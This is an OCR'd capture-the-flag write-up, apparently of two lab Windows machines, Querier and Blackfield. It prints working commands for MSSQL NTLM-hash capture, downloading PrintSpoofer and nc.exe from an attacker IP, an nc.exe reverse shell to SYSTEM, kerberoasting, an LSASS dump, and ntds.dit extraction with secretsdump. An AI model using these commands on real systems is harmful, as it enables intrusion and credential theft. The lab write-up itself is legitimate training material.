
I tried to go through the http ports, but could not get an interactive web application.

I went through the route of listing smb shares, and found a file called report.




List smb

I accessed the shares without password and downloaded it to my local machine.



Accesse

It is a .xlsm, so I had to unzip the file.



Unizip.

In the vbaProject.bin file I found the plain text password of the user “reporting”

```
bright@kali:~/querier/xl$ strings vbaProject.bin
 macro to pull data for client volume reports
n.Conn]
Open
rver=<
SELECT * FROM volume;
word>
 MsgBox "connection successful"
Set rs = conn.Execute("SELECT * @@version;")
Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
 further testing required
Attribut
e VB_Nam
e = "Thi
```

plaintext password

I used it to access the machine via sql

```
bright@kali:~/querier$ impacket-mssqlclient reporting:'PcwTWTHRwryjc$c6'@10.10.10.125 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (QUERIER\reporting  reporting@volume)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

sql

I could not enable xp_cmdshell using the **enable_xp_cmdshell** command so I resolve to execute some commands using **xp_dirtree.** This command used like this **EXEC xp_dirtree 'C:\Users'** Could list all the directories.

I used it this way **EXEC xp_dirtree 'C:\Users', 1, 0;** and it listed all the users folder for me.

```
SQL (QUERIER\mssql-svc  dbo@master)> EXEC xp_dirtree 'C:\Users', 1, 0;
subdirectory    depth
-------------   -----
Administrator       1

All Users           1

Default             1

Default User        1

mssql-svc           1

Public              1

SQL (QUERIER\mssql-svc  dbo@master)>
```

Users

The image above revealed the service account that was used to host the mssql application. This means the user could be a privilege user and could allow us execute the cmdshell command.

I used the knowledge I got from abusing user's ntlm hash via a fake smb share to get the ntlm hash of of the mssql-svc.

I executed this command **EXEC xp_dirtree '//10.10.14.4/file.txt'** Then I used a responder to capture the request.

sudo Responder -I tun0

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.125
[SMB] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMB] NTLMv2-SSP Hash     : mssql-svc::QUERIER:4cf6c582ac2052eb:7B6E163C6A9D77793A940A722D11135E:0101000000000000080B74AF1E5AADB01E102512C47A00A940000000002000800330054004A0055000100
1E00570049004E002D004B00510052004A003200520051003900580037004100040034005700490004E002D004B00510052004A003200520051003900580037004100200033005400
4A0055002E004C004F00430041004C0003001400330054004A0055002E004C004F00430041004C0005001400330054004A0055002E004C004F00430041004C0007000800B074AF1E5
AADB0106000400020000000800300300000000000000000000000000300000F85BF03C12F49A88E25279CE20F992E97028B554DE93C1CE1260385C468EA0130A00100000000000000000000000000
0000000009001E006300690066007300 2F0031003000 2E0031003000 2E0031003400 2E00340000000000000000000000000
[+] Exiting ...
bright@kali:~/querier$ nano hash.txt
bright@kali:~/querier$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:05 DONE (2025-04-11 13:32) 0.1872g/s 1677Kp/s 1677Kc/s 1677KC/s correforenz..cornamuckla
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

passwords

I login in as the user and was able to enable the xp_cmdshell.

impacket-mssqlclient mssql-svc:'corporate568'@10.10.10.125 -windows-auth

```
SQL (QUERIER\mssql-svc  dbo@master)> EXECUTE xp_cmdshell 'whoami';
output
----------------
querier\mssql-svc
NULL
```

whoami

whoami / all shows the user have SeImpersonatePrivilege enabled. This I can use to escalate my privilege.

I used prinspoofer I got from https://github.com/dievus/printspoofer with the nc.exe in my kali to excalate the privilege.

EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.14.4/PrintSpoofer.exe -Outfile C:\Users\public\PrintSpoofer.exe"'

EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.14.4/nc.exe -Outfile C:\Users\public\nc.exe"'

Then I used this to get a privileged reverse shell on the target

```
SQL (QUERIER\mssql-svc  dbo@master)> EXECUTE xp_cmdshell 'C:\Users\public\PrintSpoofer.exe -c "C:\Users\public\nc.exe 10.10.14.4 1234 -e cmd"'
output
--------------------------------------------------
[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

NULL
```

```
bright@kali:~/querier$ rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.125] 49691
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
QUERIER

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..
```

admin shell

BLACKFIELD


```
bright@kali:~/blackfield$ sudo nmap -sC -sT -A -Pn -sV -T4 10.10.10.192
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 09:50 CEST
Nmap scan report for 10.10.10.192
Host is up (0.029s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-12 14:50:16Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port53-TCP:V=7.95%I=7%D=4/12%Time=67FA1B46%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

nmap

I tried to enumerate smb users and shares, though guest user was active, but I found nothing interesting.


I Used kerbrute which I got from https://github.com/ropnop/kerbrute/releases. I downloaded the kerbrute_linux_amd64 to my kali and renamed it to kerbrute. Then added it to my /usr/bin directory. I used it alongside a range of user name from seclist.



Kerbrute

I found the user **support**

Next, I checked if kerberos authentication is enabled for the user, but it was not because I was able to kerberoast the user.




Kerberast

I got the plaintext password for the user support.

During the initial smb enumaration, I found an smb share called **forensic** I guessed that I could find something interesting there. However, I needed a user that have read or write access to this share.

Enumerating with the support user shows that the support user does not have access to this file.



What else can I achieve with this user, I used the user to extract the AD information and then analysed it via bloodhound.


I used this command to extract the file.

bloodhound-python -c All -u support -p '#00^BlackKnight' -d BLACKFIELD.local -ns 10.10.10.192 –zip

bloodhound-python is a kali tool.

When I got the zip file. I uploaded it to bloodhound with the help of this guide https://www.kali.org/tools/bloodhound/

During my analyses, I noticed that this user have the permission to change the password of the audit user.



I found this by clicking on First **Degree Object Control** on the OUTBOUND OBJECT CONTROL.

Meanwhile, I first right-clicked on the user and marked it as owned. Also I specified the user name I am enumerating for before starting the enumeration.

Next, I tried to change the user AUDIT's password with this command.

net rpc password "AUDIT2020" "supersecurep@ssword123" --user='BLACKFIELD.LOCAL/support%#00^BlackKnight' -S 10.10.10.192

Then I enumerated with smb again and the user AUDIT2020 has permission to the forensic share.

```
bright@kali:~/blackfield$ netexec smb BLACKFIELD.local -u AUDIT2020 -p 'supersecurep@ssword123' --shares
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:
False)
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\AUDIT2020:supersecurep@ssword123
SMB         10.10.10.192    445    DC01            [*] Enumerated shares
SMB         10.10.10.192    445    DC01            Share           Permissions     Remark
SMB         10.10.10.192    445    DC01            -----           -----------     ------
SMB         10.10.10.192    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01            C$                              Default share
SMB         10.10.10.192    445    DC01            forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01            NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01            profiles$       READ
SMB         10.10.10.192    445    DC01            SYSVOL          READ            Logon server share
```

User AUDIT2020 access

I accessed this share as this user and was able to dump some files. Among the files I dumped was a **lsass.zip.** After I unzip it, I found a .dmp file which shows it is a memory dump file.

I opened the .dmp file with this command

pypykatz lsa minidump lsass.DMP

pypykatz is a kali tool.

This contains the ntlm hash of the svc_backup user.

According to microsoft, This is a windows service account that can be used to initiate backup of a windows server or client. When I logged in with this user via winrm. I noticed this user have sebackup privilege enebled and the user is also a member of backup operator group.

```
bright@kali:~/blackfield$ evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all

USER INFORMATION
```

Foothold as svc_backup

whoami /all

net user svc_backup

To backup the system. I used this script

bright@kali:~/blackfield$ cat backup.txt

set verbose on

set metadata C:\Windows\Temp\meta.cab

set context clientaccessible

set context persistent

begin backup

add volume C: alias cdrive

create

expose %cdrive% E:

end backup

```
bright@kali:~/blackfield$ cat backup.txt
set verbose on
set metadata C:\Windows\Temp\meta.cab
set context clientaccessible
set context persistent
begin backup
add volume C: alias cdrive
create
expose %cdrive% E:
end backup
bright@kali:~/blackfield$
```

backup

I uploaded the script on the machine and executed the following commands

Evil-WinRM PS C:\users\svc_backup> upload backup.txt

Evil-WinRM PS C:\users\svc_backup> diskshadow /s backup.txt

Evil-WinRM PS C:\users\svc_backup> robocopy /b E:\Windows\ntds . ntds.dit

Evil-WinRM PS C:\users\svc_backup> reg save hklm\system system.bak

Diskshadow and Robocopy are both windows buil-in utilities. **Diskshadow** creates copies of a currently used drive because we cannot create a copy of running system files, while **Robocopy** copies files and directories from one location to another.

When shadow copy created successfully. We had to extract **ntds.dit** file from the network drive. For this we will use **robocopy** utility.

After extracting the ntds.dit file sccessfully, we need a decryption key to decrypt the ntds.dit file extract the password hashes form it. we used reg save command for that.

After getting the ntds.dit file and the system.bak file, we transferred them to our local machine.

Evil-WinRM PS C:\users\svc_backup> download ntds.dit

Evil-WinRM PS C:\users\svc_backup> download system.bak

In my attacking machine, I extracted the ntlm hash of the administrator with this command

```
bright@kali:~/blackfield$ secretsdump.py -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
secretsdump.py: command not found
bright@kali:~/blackfield$ impacket-secretsdump -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:17e229fd6eed3805364411b13ac039e8:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:ce2d2d59aaa4f6b83b955756c451904c:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD163183:1115:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD869335:1116:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD319016:1117:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

admin hash

```
bright@kali:~/blackfield$ evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls
```